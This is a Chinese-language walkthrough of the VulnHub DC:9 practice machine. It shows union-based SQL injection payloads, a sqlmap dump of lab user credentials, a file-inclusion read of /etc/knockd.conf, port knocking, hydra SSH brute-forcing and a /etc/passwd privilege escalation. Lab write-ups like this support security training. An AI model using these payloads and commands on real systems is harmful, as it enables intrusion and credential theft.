vulnhub-wp DC:9
🖳 主机发现
1 | |
👁 服务扫描
nmap scan
1 | |
🚪🚶 获取权限
在web页面存在sql注入,可以通过联合查询
select database:-1' union select 1,2,3,4,5,database()##, database:Staff
select tables:-1' union select 1,2,3,4,5,group_concat(table_name) from information_schema.tables where table_schema=database()##, tables:StaffDetails,Users
select columns_name in users -1' union select 1,2,3,4,5,group_concat(column_name) from information_schema.columns where table_name='Users'##, columns in Users:UserID,Username,Password
select username and password:-1' union select 1,2,3,4,group_concat(Username),group_concat(Password) from Users##
credentials:admin:856f5de590ef37314e7c3bdf6f8a66dc, we could crack it in https://crackstation.net/.admin:transorbital1
我们通过手工查询到了web登录的信息,然后可以继续手工测试或者用sqlmap直接一把梭,首先查询所有数据库。
1 | |
--batch所有选项都选yes--dbs爆出所有库。
既然我们已经得到了Staff库里的信息,那我们爆一下users库里的东西1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27sqlmap -r sql --dbms=mysql --batch -D users --dump
···
Database: users
Table: UserDetails
[17 entries]
+----+------------+---------------+---------------------+-----------+-----------+
| id | lastname | password | reg_date | username | firstname |
+----+------------+---------------+---------------------+-----------+-----------+
| 1 | Moe | 3kfs86sfd | 2019-12-29 16:58:26 | marym | Mary |
| 2 | Dooley | 468sfdfsd2 | 2019-12-29 16:58:26 | julied | Julie |
| 3 | Flintstone | 4sfd87sfd1 | 2019-12-29 16:58:26 | fredf | Fred |
| 4 | Rubble | RocksOff | 2019-12-29 16:58:26 | barneyr | Barney |
| 5 | Cat | TC&TheBoyz | 2019-12-29 16:58:26 | tomc | Tom |
| 6 | Mouse | B8m#48sd | 2019-12-29 16:58:26 | jerrym | Jerry |
| 7 | Flintstone | Pebbles | 2019-12-29 16:58:26 | wilmaf | Wilma |
| 8 | Rubble | BamBam01 | 2019-12-29 16:58:26 | bettyr | Betty |
| 9 | Bing | UrAG0D! | 2019-12-29 16:58:26 | chandlerb | Chandler |
| 10 | Tribbiani | Passw0rd | 2019-12-29 16:58:26 | joeyt | Joey |
| 11 | Green | yN72#dsd | 2019-12-29 16:58:26 | rachelg | Rachel |
| 12 | Geller | ILoveRachel | 2019-12-29 16:58:26 | rossg | Ross |
| 13 | Geller | 3248dsds7s | 2019-12-29 16:58:26 | monicag | Monica |
| 14 | Buffay | smellycats | 2019-12-29 16:58:26 | phoebeb | Phoebe |
| 15 | McScoots | YR3BVxxxw87 | 2019-12-29 16:58:26 | scoots | Scooter |
| 16 | Trump | Ilovepeepee | 2019-12-29 16:58:26 | janitor | Donald |
| 17 | Morrison | Hawaii-Five-0 | 2019-12-29 16:58:28 | janitor2 | Scott |
+----+------------+---------------+---------------------+-----------+-----------+
···-D指定数据库--dump获取字段中的数据,其实就是爆表
我们可以把这些用户名和密码都存起来,后面需要密码喷洒的时候会用。接着我们去web页面登录admin看看,我们登录后,在每个页面都能发现一个”File does not exist”,很可能这个页面是存在LFI漏洞的,那我们可以测试一下常用的url参数。
且经过尝试,我们找到了这个knock服务的配置文件。(从ssh服务的状态是filtered我们也可以猜测可能是有防火墙或者knock服务)
1
http://192.168.1.10/manage.php?file=../../../../etc/knockd.conf那我们接下来用这个顺序去敲门,然后再通过hydra爆破ssh服务,从/etc/passwd文件中也正好看到除了root外有17个用户,恰好和users库中的对应
1
2
3
4knock 192.168.1.10 7469 8475 9842 -v
hitting tcp 192.168.1.10:7469
hitting tcp 192.168.1.10:8475
hitting tcp 192.168.1.10:9842然后再检查ssh服务
1
2
3
4
5
6sudo nmap -p 22 192.168.1.10 -sV -sC
···
Host is up (0.00042s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
···用hydra进行爆破
1
2
3
4
5
6
7
8
9
10hydra -L users -P passwds 192.168.1.10 ssh -t 4 -I
···
[DATA] attacking ssh://192.168.1.10:22/
[STATUS] 92.00 tries/min, 92 tries in 00:01h, 214 to do in 00:03h, 4 active
[22][ssh] host: 192.168.1.10 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.1.10 login: joeyt password: Passw0rd
[STATUS] 94.00 tries/min, 282 tries in 00:03h, 24 to do in 00:01h, 4 active
[22][ssh] host: 192.168.1.10 login: janitor password: Ilovepeepee
1 of 1 target successfully completed, 3 valid passwords found
···在janitor账户中,我们使用linpeas.sh找到了另外的一些密码,加入进我们的密码字典,然后继续喷洒以下ssh

🛡️ 提升权限
用找到的新密码继续喷洒
1 | |
找到了一个新的用户凭证,登录上之后发现有sudo命令
我们查看/opt/devstuff目录下存在二进制文件的源码,简单看过之后可以发现是将read文件里的加到第二个文件中去
既然如此,那我们就可以在passwd中加一段进行提权
首先在本地生成密码hash值
1 | |
将这一段保存进文件a中,然后使用sudo,将这一段加入/etc/passwd中
1 | |
1 | |
检查/etc/passwd中是否加入我们这一段
1 | |

既然已经加入,那我们直接切换到root1用户